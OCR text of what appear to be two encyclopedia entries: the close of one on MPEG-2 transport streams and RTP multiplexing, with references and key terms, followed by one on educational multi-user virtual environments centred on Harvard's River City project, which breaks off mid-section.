Figure 1c shows an hypothetical digital TV contribution environment using transport streams for transmission. Arrows with "TV Channel" label represent a single programme in a SPTS, arrows without label represent MPTSs. In the figure, a terrestrial broadcaster receives a MPTS with programs for channel 1 and 2 by a satellite link and other MPTS with channels 3 and 4 from direct contribution. It extracts channel 2 program from the satellite MPTS and builds a new MPTS with programmes for channels 2, 3, and 4 to broadcast it over terrestrial digital TV.

Transport Stream Packets

Transport streams consist entirely of 188-byte packets called transport packets.

The first byte of the transport packet header is a sync-byte which hexadecimal value is 47. Sync-bytes enables error detection in environments where data losses are likely. A simple resynchronisation algorithm consists of throwing away incoming, and possibly erroneous, data until sync-bytes are found each 188 bytes.

To identify packet contents, transport packet headers have a 13 bit packet identifier (PID). Transport packets with the same PID carry data for the same stream or for the same static data.

As an additional error resilience device, transport packet header includes a four bit counter so called continuity counter that increases one unit for successive packets of the same PID. This allows demultiplexers to conceal errors when a whole transport packet is lost or repeated.

Packetised Elementary Streams


To provide a common interface to the different elementary stream types, MPEG defines an intermediate stream format so called packetised elementary stream (PES). Prior to be multiplexed in a transport stream, any elementary stream must be packetised in a PES.

PES packet header contains data common to any kind of access unit. The most important are timestamps, which represent the time line of the packetised stream.

Transport Stream Time Line

Transport streams define an independent time line for each program they carry by means of program clock

Figure 3. Synchronisation and buffering



a) Presentation Time For Access Units

b) Decoding Buffers

references (PCR). A PCR is a sample of the clock used to work out the PES timestamps. PCR values are used to synchronise with PES timestamps as well as to fine tune the receiver clock, as it is explained later.

Transport Stream Metadata

Because static data need no timestamps, transport streams include other kind of data different from PES packets: program service information (PSI) tables. There are several standard tables to carry transport stream metadata. The specification is open to new table definitions to carry other information, for example, data carousels.

The most important metadata tables are the programme association table (PAT) and the programme map table (PMT).

Basically, PMT is a list of the PIDs that carry the streams that compose one programme, along with the PID that carries the PCR values to define the programme time line. Additionally, the PMT carries information such as stream types, stream, programme descriptors, and so forth.

A single PAT is present in each transport stream. The PAT is a list associating each programme with the PID of its describing PMT.

Multiplexing Packetised Elementary Streams

A single PID is assigned to each packetised elementary stream to be multiplexed. Each PES packet is divided in a number of transport packets.

Similarly, PSI tables are also packetised into transport packets. PSI tables are much shorter than packetised elementary streams (usually, each of them fits in one single transport stream packet). Being static, PSI tables must be repeated periodically along the transport stream.

Figure 4a depicts a SPTS multiplexer. First, input data (PES streams and PSI tables) are packetised in transport packets. Then, the multiplexer schedules those packets to build a transport stream, repeating PSI information periodically. The architecture is similar for MPTSs, but having one PMT for each programme.

Time Synchronisation

For multimedia transmission, it is important that the receiver has the same concept of time as the sender. Otherwise, receiver buffers will eventually underflow, if the receiver clock is faster than the sender clock; or overflow, if it is slower.

For synchronous transmission channels (such as satellite or cable connections), demuxers may use received PCR values to adjust their internal clock according to the sender's clock. Figure 4c depicts the relationship between the sending and receiving time for PCR values. Because transmission delay is a constant value Δ, next condition holds:


$$\begin{matrix} t_1 = t_0 + \Delta \\ t_3 = t_2 + \Delta \end{matrix} \Rightarrow t_3 - t_1 = t_2 - t_0$$

Thus, if $t_3 - t_1$ is wrong, and the demuxer knows that its internal clock is deviating from the muxer clock and can adjust it according to the PCR values.

Demultiplexing and Buffering

Figure 4b depicts a transport stream demuxer and its associated elementary stream decoders. The demuxer reads input PAT and PMT packets to ascertain which PIDs carry data from PES streams. Transport packets

Figure 4. Transport stream



with those PIDs are unpacked and resulting data are sent to the corresponding decoder buffer. Decoders use clock control to keep synchronised with the encoder.

It is the responsibility of the multiplexer to ensure that decoder buffers do not overflow and that access units are complete in them at the moment they are needed. There is not a standard scheduling algorithm. Instead, MPEG-2 standard defines a theoretic system target decoder (STD). Multiplexers must create transport streams that the STD can demultiplex without overflowing or underflowing.

Drawbacks

Transport stream synchronisation protocol was designed for synchronous transmissions. For asynchronous transmissions (e.g., IP), that method is not valid because the network adds an unpredictable delay. This has two serious consequences: receiver buffers must be larger than the specified by the STD and clock synchronisation is much more complex.

Also, for IP networks sync-byte is not a good method to detect data losses because they occur in network packet blocks. For example, for UDP over 1500-byte Ethernet frames, up to seven transport packets fit in one UDP packet without fragmentation. If that packet is lost, all the transport packets are lost. For the same reason, continuity counter is ineffective: whole blocks of several transport packets may be repeated or disordered. Using TCP, both sync-byte and continuity counter turn into a useless overhead.

REAL-TIME TRANSPORT PROTOCOL

Real-time transport protocol (RTP) (Schulzrinne, Casner, Frederick, & Jacobson, 1996) is a protocol designed by the Internet engineering task force (IETF) to transfer real-time data. It does not define any additional multiplexing algorithm, as that task is performed by lower transport protocols. Even though there is not a standard transport protocol for it, RTP typically runs on top of UDP. Different RTP streams are sent over different UDP connections, letting the IP stack multiplex them using already defined algorithms. This way, multiplexing, routing, checksumming, and so forth, are taken out of the RTP specification in favour of already established delivery frameworks.

Because there is not a standard transport environment, RTP has a companion control protocol (RTCP) as a standard procedure to monitor the quality of RTP transmissions and the degree of synchronisation.

Without the need of a multiplexing algorithm, RTP aims for payload type identification, timestamping, and basic error detection and concealing. Different from transport stream's conception, RTP error resilience is designed for packet-based connections, where likely errors are whole packet losses or repeats and packet disordering. Underlying transport protocols use checksumming to detect byte level errors.

RTP packets consist of a header and a payload. To send a stream over RTP, it must be divided into pieces that are written in the payload of RTP packets. The most important fields in RTP packet header are:

- **Payload type:** A code to identify the packet contents. There are standard payload types for different video and audio formats and other multimedia data types.
- **Sequence number:** A 16-bit counter that increases each consecutive packet. It may be used to conceal errors caused by disordered packets or to detect packet losses.
- **Timestamp:** It is used to control the transfer rate and to track the relationships in groups of synchronised streams.

Figure 5 depicts how a multimedia stream composed of three elementary streams may be sent using RTP. Each stream is independently packetised in RTP packets and sent using a UDP connection.


Buffering and Delay Control

Because RTP relies on unspecified delivery frameworks, it does not assure any transmission delay control, nor any restriction of the receiver buffer requirements. Those parameters must be externally controlled. Transmission delay and other quality parameters (such as packet loss rate) may be controlled using quality of service (QoS). Similarly, buffer requirements in the receiver side are application and delivery method dependant.

Session Metadata

As opposed to transport stream, RTP does not provide means to carry private data. Metadata about multiplexed

Figure 5. RTP session



streams are sent externally. For the example in Figure 5, a receiver has to know that the multimedia stream consists of three streams sent on UDP ports 8190, 8128, and 8208.

Session description protocol (SDP) (Handley & Jacobson, 1998) may be used to define groups of RTP streams as one single service. The way clients obtain SDP information is also open. They may be announced periodically using the session announcement protocol (SAP) (Handley, Perkins & Whelan, 2000), e-mail, HTTP, RTSP (Schulzrinne & Rao, 1998).

Reliability

Because real time multimedia applications are usually more sensitive to transmission delays than to data losses (in a reasonable rate), UDP is commonly used as transport protocol for RTP streams. RTP error concealing mechanisms mitigate the problems derived from natural UDP's lack of reliability.

TCP might be used instead of UDP to avoid data losses. However, TCP congestion control does not suit real-time data transmission (Floyd, Handley, Padhye, & Widmer, 2000).

SCTP (Stewart, Xie, Morneault, Sharp, Schwartzbauer, Taylor et al., 2000) is an alternative to achieve a trade-off between reliability and delay. Using partial reliability (Stewart, Ramalho, Xie, Tuexen, & Conrad, 2004) it is possible to mitigate the effect of congestion control on delay at the cost of controlled data losses (Molteni & Villari, 2002).

Drawbacks

Because RTP operates over an unspecified transport layer, it inherits the benefits and drawbacks of the chosen transport protocol. For the most common UDP protocol, the main disadvantages are the unpredictable delay in the transmission and the possibility of packet losses.

RTP is designed to work over packet-based connections. For synchronous, non packet-based connections, RTP sequencing control is overkill and error detection mechanisms are weak against single-byte data losses.

FUTURE TRENDS

Most of the current work is focusing on digital video transmission over IP networks. Regardless of the problems commented earlier, transport stream is still the most widely used multiplex. Nevertheless, the trend is to migrate to RTP. For example, it has been adopted for the 3rd Generation Mobile System (3GPP, 2006) and for DVB broadcasting for hand-held terminals (DVB, 2004b, 2005).

The widely adopted transport protocol for multimedia streams over IP is UDP. However, many studies address the use of TCP (Hsiao, Kung, & Tan, 2001) or SCTP (Molteni & Villari, 2002).

Because protocols with congestion control may be penalised if they share bandwidth with too much high-rate UDP data, many authors suggest adding a *tcp-friendly* rate control to multimedia sessions (Widmer, Denda & Mauve, 2001).

CONCLUSION

The most common multiplexes for multimedia are MPEG-2 transport stream and real time transport protocol. The former is oriented to synchronous transmissions like satellite, cable, and terrestrial links. The latter is designed for asynchronous transmissions such as IP networks.

Through this chapter, we explained the different techniques that transport stream and RTP use to handle temporal relationships, buffering, error resilience, and error concealment.

REFERENCES

3GPP. (2006). *Transparent end-to-end packet-switched streaming service (PSS)*: Protocols and codecs (release 7). TS 26.234.

ATSC. (2005). *Digital television standard.* Standard A/53E, Advanced Television Systems Committee.

DVB. (2004a). *DVB specification for data broadcasting.* EN 301 192, European Telecommunications Standards Institute.

DVB. (2004b). *Transmission system for handheld terminals (DVB-H)*. EN 302 304, European Telecommunications Standards Institute.

DVB. (2005). *Transport of MPEG-2 based DVB services over IP based networks*. TS 102 034, European Telecommunications Standards Institute.

Floyd, S., Handley, M., Padhye, J., & Widmer, J. (2000). Equation-based congestion control for unicast applications. In *Proceedings of the Conference on Applications, Technologies, Architectures, and Protocols for Computer Communication* (pp. 43-56).

Handley, M., & Jacobson, V. (1998). SDP: Session description protocol. RFC 2327, The Internet Society.

Handley, M., Perkins, C., & Whelan, E. (2000). Session announcement protocol. RFC 2974, The Internet Society.

Hsiao, P.-H., Kung, H. T., & Tan, K.-S. (2001). Video over TCP with receiver-based delay control. In *Proceedings of the 11th International Workshop on Network and Operating Systems Support for Digital Audio and Video* (pp. 199-208). New York: ACM Press.

ISO/IEC. (1994). *Generic coding of moving pictures and associated audio systems.* International Standard 13818-1, International Organisation for Standardisation ISO/IEC.

ISO/IEC. (1998). *Generic coding of moving pictures and associated audio information:* Part 6: Extensions for DSM-CC. International Standard 13818-6, International Organisation for Standardisation ISO/IEC.

Molteni, M., & Villari, M. (2002). Using SCTP with partial reliability for MPEG-4 multimedia streaming. In *Proceedings of the European BSD Conference*.

Schulzrinne, H., Casner, S., Frederick, R., & Jacobson, V. (1996). R*TP: A transport protocol for real-time applications.* RFC 1889, The Internet Society.

Schulzrinne, H., & Rao, A. (1998). *Real time streaming protocol (RTSP*). RFC 2326, The Internet Society.

Stewart, R., Ramalho, M., Xie, Q., Tuexen, M., & Conrad, P. (2004). *Stream control transmission protocol (SCTP) partial reliability extension.* RFC 3758, The Internet Society.

Stewart, R., Xie, Q., Morneault, K., Sharp, C., Schwarzbauer, H., Taylor, T. et al. (2000). *Stream control transmission protocol.* RFC 2960, The Internet Society.

Widmer, J., Denda, R., & Mauve, M. (2001). A survey on TCP-friendly congestion control. *IEEE Network*, *15*(3), 28-37.

KEY TERMS

Access Unit: Each digital sample that compose an elementary stream. For example, for video streams access units are coded frames and for audio streams they are coded audio samples.

Codec: An abbreviation for coder/decoder. In the server side, codecs are used to compress multimedia data for transmission or storage. In the client side, they decompress compressed data to reconstruct a reasonably similar representation of the original data to present to the user.

Data Carousel: Method used to send static data on streaming environments. A block of static data is divided in chunks. Those chunks are sent periodically interleaved with other streamed data. After the last chunk is sent, the carousel starts again with the first one.

Demultiplex: Also demux. Process of extract one or more streams from a multiplex.

Demultiplexer: Also demuxer. Device or algorithm used to demultiplex.

Elementary Stream: Digital data stream that cannot be demultiplexed. Elementary streams are the leaves of multiplexing hierarchies, usually containing coded media such as video or audio.

Multiplex: Also mux. Process of combining different input streams to build another one. The stream resulting of this process is also known as multiplex.

Multiplexer: Also muxer. Device or algorithm used to multiplex several input streams.

Stream: Series of bits representing real-time signals.

Streaming: Technique used to send data streams. Instead of waiting to receive the whole data stream, streaming clients consume the input stream at the same time they receive it.

Multi-User Virtual Environments for Teaching and Learning

Edward Dieterle
Harvard University, USA

Jody Clarke
Harvard University, USA

INTRODUCTION

In the late 1970s, Richard Bartle and Roy Trubshaw of the University of Essex developed the first MUD (multi-user dungeon/domain/dimension, depending on the source) to facilitate multiplayer role-playing games run over computer networks (Bartle, 1999; Dourish, 1998), allowing groups of individuals to build virtual realities collaboratively. Despite limited visual and social cues, immersion in text-based virtual environments have the capacity to support thriving virtual communities that demonstrate characteristics of traditional communities, such as love, hate, friendship, and betrayal (Rheingold, 1993).

Advances in computational power and network connectivity have driven the evolution of MUDs, resulting in diverse human computer interfaces such as MOOs (object-oriented MUDs), multi-user virtual environments (MUVEs), and massively-multiplayer online role-playing games (MMORPGs), among others. The present article focuses primarily on MUVEs.

Although MUVEs are commonplace to gamers (i.e., players of *EverQuest*, *Doom*, and *Madden NFL*), the affordances of this interface are rarely utilized for substantive teaching and learning. This article will discuss how MUVEs can be used to support the situated and distributed nature of cognition within an immersive, psychosocial context. After summarizing significant educational MUVEs, we present Harvard University's River City MUVE (http://muve.gse.harvard.edu/rivercityproject) in depth as an illustrative case study.

BACKGROUND

MUVEs have been used in education for:

- Creating online communities for preservice teacher training and in-service professional development (Bull, Bull, & Kajder, 2004; Riedl, Bronack, & Tashner, 2005; Schlager, Fusco, & Schank, 2002).
- Engaging science-based activities while promoting socially responsive behavior (Kafai, 2006),
- Helping students understand and experience history by immersing them emotionally and politically in a historical context (Squire & Jenkins, 2003).
- Promoting social and moral development via cultures of enrichment (Barab, Thomas, Dodge, Carteaux, & Tuzun, 2005).
- Providing an environment for programming and collaboration (Bruckman, 1997).
- Creatively exploring new mathematical concepts (Elliott, 2005).
- Engaging in scientific inquiry (Clarke, Dede, Ketelhut, & Nelson, 2006; Ketelhut, Dede, Clarke, Nelson, & Bowman, in press).

Regardless of content and intended user group, all MUVEs enable multiple simultaneous participants to (a) access virtual contexts, (b) interact with digital artifacts, (c) represent themselves through "avatars" (in some cases graphical and in others, text-based), (d) communicate with other participants (in some cases also

Table 1. Summary of educational MUVEs, learning goals, functionality, and corresponding URLs

MUVE	Developer	Learning Goals and Objectives	Functionality	Web site
AppEdTech	Appalachian State University	Distance education courses and services for graduate students	AppEdTech is a graphical MUVE designed to support graduate students working over distance. Student control avatars that interact with other students, instructors, and artifacts, such as course resources.	http://www.lesn.appstate.edu/aet/aet.htm
AquaMOOSE 3D	Georgia Institute of Technology	Visualization of and experimentation on parametric equations	AquaMOOSE 3D is a graphical MUVE designed for the construction and investigation of parametric equations.	http://www.cc.gatech.edu/elc/aquamoose
MOOSE Crossing	Georgia Institute of Technology	Computer programming and collaboration	MOOSE Crossing is a text-based MUVE designed for kids aged 9-13. Through the interface, users create virtual objects, spaces, and characters, while interacting with one another through text.	http://www.cc.gatech.edu/elc/moose-crossing
Quest Atlantis (QA)	Indiana University	Promotion of social and moral development	QA is a graphical MUVE designed for children ages 9-12 to complete activities with social and academic merit in both formal and informal learning settings.	http://atlantis.crlt.indiana.edu
Revolution	Massachusetts Institute of Technology	History	Revolution is a multiplayer role playing game where students experience history and the American Revolution by participating in a virtual community set in Williamsburg, VA on the eve of the American Revolution.	http://educationarcade.org/revolution
River City	Harvard University	Scientific inquiry and 21st century skills	River City is designed for use in middle school science classrooms. As visitors to River City, students travel back in time, bringing their 21st century skills and technology to address 19th century problems.	http://muve.gse.harvard.edu/rivercityproject
Tapped IN	SRI	Online teacher professional development	TI bundles synchronous and asynchronous discussion tools, a notes section, an interactive whiteboard, and file sharing space. After logging into the virtual space, users are teleported to the TI Reception Area and greeted by Helpdesk staff.	http://tappedin.org
Whyville	Numedeon, Inc	Scientific literacy and socially responsible behavior	Whyville is a graphical MUVE designed for children between middle childhood and adolescence. Whyville users, called citizens, from all over the world access Whyville through a Web-based interface to (a) communicate with old friends and familiar faces through synchronous chat and the *Whyville-Times* (Whyville's official newspaper with article written by citizens), (b) learn math, science, and history through interactive activities, and (c) build online identities. As citizens participate in a variety of activities, they earn clams (the official monetary unit of Whyville), which they can use to enhance their avatars and throw parties.	http://www.whyville.net

with computer-based agents), and (e) take part in experiences incorporating modeling and mentoring about problems similar to those in real world contexts (Dede, Nelson, Ketelhut, Clarke, & Bowman, 2004). Table 1 summarizes significant educational MUVEs active in the past few years, their learning goals, their features and capacities, and their corresponding URLs.

In the interest of space, we offer River City as an illustrative case study of how a MUVE can be designed to support the situated and distributed nature of learning, thinking, and activity. Although the examples provided below are primarily related to River City, the explanations of functionality and capabilities in relation to theories of learning are common among the MUVEs described previously.

River City is a MUVE for teaching scientific inquiry and 21st-century skills in middle school science classes. Drawn from the National Science Standards (National Research Council [NRC], 1996), River City is designed around topics that are central to biological and epidemiological subject matter. As visitors to River City, students travel back in time, bringing their 21st century knowledge and technology to address 19th century problems. River City is a town besieged with health problems, and students work together in small research teams to help the town understand why residents are becoming ill. The River City MUVE features an underlying simulation that allows students to manipulate variables to help determine the cause of the epidemic. Students collect data, form hypotheses, develop controlled experiments to test their hypotheses, and make recommendations based on their findings to other members of their research community.

ADVANCES IN THE SCIENCE OF HOW PEOPLE LEARN

Parallel to the technological and networking developments necessary to produce MUVEs are the psychological frameworks needed to understand their impact on cognition. Recent advances in the science of how people learn consider the situated and distributed nature of cognition as applied to thinking, learning, and doing in workplace and community settings (Chaiklin & Lave, 1993; Engeström & Middleton, 1996; Hutchins, 1995; Wenger, 1998). Cognition is viewed as situated within both a physical and a psychosocial context and as distributed between a person and his or her tools (Barab & Plucker, 2002; NRC, 2000a; Sternberg & Preiss, 2005). Although distributed cognition and situated learning are treated separately, the relationship between the two perspectives is complementary and reciprocal.

MUVEs AND DISTRIBUTED COGNITION

From a distributed perspective, cognitive processes—perception, learning, reasoning, and memory—are no longer confined within the head of an individual (Hutchins, 1995; Salomon, 1993). "A process is not cognitive simply because it happens in a brain," as Hollan, Hutchins, and Kirsh (2000) argue, "nor is a process noncognitive simply because it happens in the interactions among many brains" (p. 175). Advances in the science of distributed cognition have come to include cognitive activity that is distributed across internal human minds, external cognitive artifacts, groups of people, and space and time (e.g., Zhang & Patel, 2006). Viewing the same criteria through a lens of educational practice, the mental burdens of activity can be understood as dispersed physically, socially, and symbolically between individuals and the tools they are using (Pea, 1993; Perkins, 1993). Considering each of these three aspects of distribution, we can better understand the affordances of MUVEs.

Physical Distribution of Cognition

When a student works with her notebook to prepare a portfolio of her work, "the notebook is both an arena of thinking and a container of learning" (Perkins, 1992, p. 135). The notes, assignments, and essays represent a physical distribution of learning, reasoning, and memory between the author and her notebook. The cognition neither resides solely in her head nor in her book, but instead is distributed between the two entities.

For example, students in River City use a laboratory notebook as the primary resource to navigate the 3-D environment and guide them through the curriculum. To overcome the limited amount of information that can be processed in any one place before exceeding what the student is capable of processing on his or her own, the notebook is paper-based to allow for the physical distribution of memory and information processing among the student, the simulation, and the notebook. Additional examples of the physical distribution of cognition within the River City simulation include (a) an online notepad that students use to record fieldnotes, track data on change over time, and record answers and reflections guided by the Laboratory Notebook; (b) authentic scientific tools such as an online microscope, bug catcher, and environmental health meter; (c) an interactive map of the town; and (d) digitalized Smithsonian artifacts.

Social Distribution of Cognition

A prerequisite of the social distribution of cognition is the physical distribution of cognition (Perkins, 1992). For example, jigsaw pedagogies typically rely on students individually mastering one type of knowledge through various experiences and tools, taking advantage of the physical distribution of cognition, and then working with other learners to apply complementary forms of expertise in order to understand a complex phenomenon (Aronson & Patnoe, 1997; Johnson & Johnson, 1999). Through the collaborative experiences of teaching and learning from other students and virtual agents in the world, students distribute cognition socially.

By design, the phenomena students investigate in River City are too complex for any one student to master within the time allotted for the project. Central to the River City experience is the social distribution of perception, learning, and reasoning through the affordances of the simulation and within various group activities. Although students see the avatars of other users participating in the simulation, communication is deliberately constrained by the technology so that students can interact only with members of their team and residents of River City.

After teams of students have worked through a range of preliminary activities (e.g., learning to use the tools of scientists), they construct an experiment that tests their ideas about why people are getting sick in River City. The experimental process is designed to help students come to consensus on what is to be tested and how best to test it. Even though students in the same class will have completed the same preliminary activities, different groups will choose to investigate different problems.

Students then enter a control world in the simulation, select the independent variable the team has agreed to investigate, and focus on collecting only the data needed to test their hypothesis. Afterward, they enter an experimental world, which is identical to the control world except for the characteristics associated with their chosen independent variable. Collecting data using the same techniques and from the same sources in the control and experimental worlds, teams of students are equipped with a dataset they can use to test their hypothesis and formulate conclusions based on empirical data.

At the end of the project, the whole class convenes a research conference so that student-groups can share and discuss their results. Similar to the complexities of studying real world phenomena, not all teams of students will arrive at the same conclusions, even when provided the same initial conditions. Through the social distribution of cognition among the whole class, variations among conclusions help students to begin to learn that the world is a complex place in which multiple perspectives exist and "truth" is often a matter of evidentiary interpretation and point-of-view.

Symbolic Distribution of Cognition

The physical and social distribution of cognition often engenders symbolic distribution of cognition through various symbol systems, such as mathematical equations, the specialized vocabulary having to do with a field of work, and representational diagrams (Perkins, 1992). Concept maps, for example, transform thoughts and notions into tangible symbols where nodes (i.e., bubbles) represent concepts and propositions (i.e., connecting words) that act as logical bridges between concepts (Novak, 1998; Novak & Gowin, 1984). Common uses of concept maps for teaching and learning include advanced graphical organizers (Willerman & MacHarg, 1991), tools for collaborative knowledge construction (Roth & Roychoudhury, 1993), and assessment instruments (McClure, Sonak, & Suen, 1999).

A barrier to symbolic distribution of cognition in classrooms, as Perkins (1992) has argued, is the dearth of language for thinking and a need to "cultivate a common vocabulary about inquiry, explanation, argument, and problem solving" (p. 143). To overcome this barrier, students in the River City project learn and use the specialized language, customs, and culture of the scientific community. For example, at the end of the River City project, students complete a performance assessment that allows them to demonstrate their understanding of scientific inquiry and disease transmission by independently writing evidence-based letters to the

Mayor of River City. Using the language of science and scientists, the students offer their explanations for why so many residents are becoming ill.

An additional example of symbolic distribution of cognition characteristic of all MUVEs is the user's avatar: the virtual, symbolic, embodiment of the user within the virtual space. Depending on the MUVE, the avatar is either graphical or text-based. Expressions, gestures, facial expressions, clothing, and other symbols or symbolisms that are used to define identity in face-to-face settings are virtually created and projected by participants in MUVEs; they define who (or what) the participants want to be. As Turkle (1995) observed, participation in such environments provides the user with the ability to create one or multiple online identities, which allows him or her to explore how an individual is recognized or known.

MUVEs AND SITUATED COGNITION

Central to the situated perspective of cognition is the study of learning as a phenomenon that occurs in the course of participation in social contexts. Concepts are not considered independent entities, void of the activities and cultures in which they exist (Brown, Collins, & Duguid, 1989). Instead, activity, concept, and culture are entwined among the physical and social contexts for knowing and understanding. Knowing, as Barab and Duffy (2000) argue from the situated perspective, is (a) an activity, not a thing; (b) always contextualized, not an abstraction; (c) reciprocally constructed between an individual and his or her environment, not as an interaction defined objectively or created subjectively; and (d) a functional stance based on interaction and situation, not a "truth."

Through an apprenticeship, for example, a person works with a master artisan to learn a trade or craft. Apprenticeship, by its very nature, incorporates learning within a specialized social context. Drawing on the strengths of the traditional apprenticeship model, Collins, Brown, and Newman (1989) conceived of *cognitive apprenticeships* as a three-part sequence of modeling, coaching, and fading. The apprentice first observes the master modeling a targeted task. Next, the master coaches the apprentice as he or she attempts to complete the same task, providing scaffolds when and where appropriate. As the apprentice becomes adept at the task, the master's presence fades to providing just-in-time support when needed.

Within the River City simulation, students take part in cognitive apprenticeships in two ways: first when they interact with virtual agents at River City University, and second through their ongoing dialogue with a virtual investigative reporter. At the university, students experience expert modeling of scientific processes and inquiry by collaborating with university professors and graduate students. For example, Ellen Swallow Richards (an historic figure who was the first woman to graduate in chemistry from MIT) is a professor and researcher at River City University who gives lectures about her research and connects it to the steps of the scientific method. Students participating in the simulation listen to Professor Richards' lectures to become versed in the scientific method. In addition to learning about Dr. Richard's research, students also interact with graduate students who discuss not only how to conduct research through books in the library, but also how to identify problems in River City and generate testable questions. These interactions model for students scientific processes as they are experiencing them in their own research in River City.

Students are given a second opportunity for apprenticeship through their interaction with Kent Brock, an investigative reporter who is symbolic of the wise fool, someone who asks obvious questions that brings about reflection and reexamination of beliefs or understandings. On the one hand, Kent interviews students to find out what they know and how they are making meaning of their experiences. As a good reporter, he is concerned in more than just the facts, asking students to explain, interpret, and apply what they are learning, as well as to empathize with residents and to engage in metacognition about their ideas (based on Wiggins & McTighe, 2005). On the other hand, Kent provides students with information to make sure they have interviewed important residents and accessed significant tools and artifacts.

Going beyond learning-by-doing, while immersed in the social context of acting as scientists students participate in what Lave and Wenger (1991) describe as "legitimate peripheral participation." Students surpass examining the concepts of science and instead *learn about science by being scientists.* Instead of *being talked to* by those who are more expert, the affordances of the River City curriculum supports students as they *begin talking within* the community of scientists, a key to legitimate peripheral participation (ibid). Through immersion of the simulation and engagement with authentic tasks, students *begin to become scientists* as they (a) learn the principles and concepts of science, (b) acquire the reasoning and procedural skills of scientists, (c) devise and carry out investigations that test their ideas, and (d) understand why such investigations are uniquely powerful (NRC, 2000b). This active participation acts as a vehicle for capturing the progression by which "newcomers become part of a community of practice. A person's intentions to learn are engaged and the meaning of learning is configured through the process of becoming a full participant in a sociocultural practice" (Lave & Wenger, op. cit., p. 29).

FUTURE TRENDS

Sheingold and Frederiksen (1994) have noted that, "to change our expectations about what students should know and be able to do will involve also changing both the standards by which student achievements are judged and the methods by which student's accomplishments are assessed" (p. 111). MUVEs are a technology-based innovation that (a) changes both what and how students learn and teachers teach and (b) lends itself to capturing student learning.

Changing Teaching and Learning

A primary reason for studying and developing MUVEs, such as River City, is their ability to leverage aspects of authentic learning conditions that are hard to cultivate in traditional classroom settings (Griffin, 1995). In addition to creating experiences that take advantage of the situated and distributed nature of cognition, MUVEs also allow for the design of situations that are not possible or practical in the real world. Through the affordances of a MUVE, researchers and designers can create scenarios with real-world verisimilitude that are safe, cost effective, and directly target learning goals.

MUVEs for Assessment

Limitations of traditional classroom practices make it impossible to monitor and track what every student is doing, leaving educators unsure of what students have (or have not) learned. Facial expressions, shows of hands, and cold-calling individual students are tacit ways of calibrating the learning taking place in a classroom, but they fail to capture the efforts of every student. Future trends in MUVE research include establishing efficient and effective mechanisms for capturing and processing what students know and are able to do.

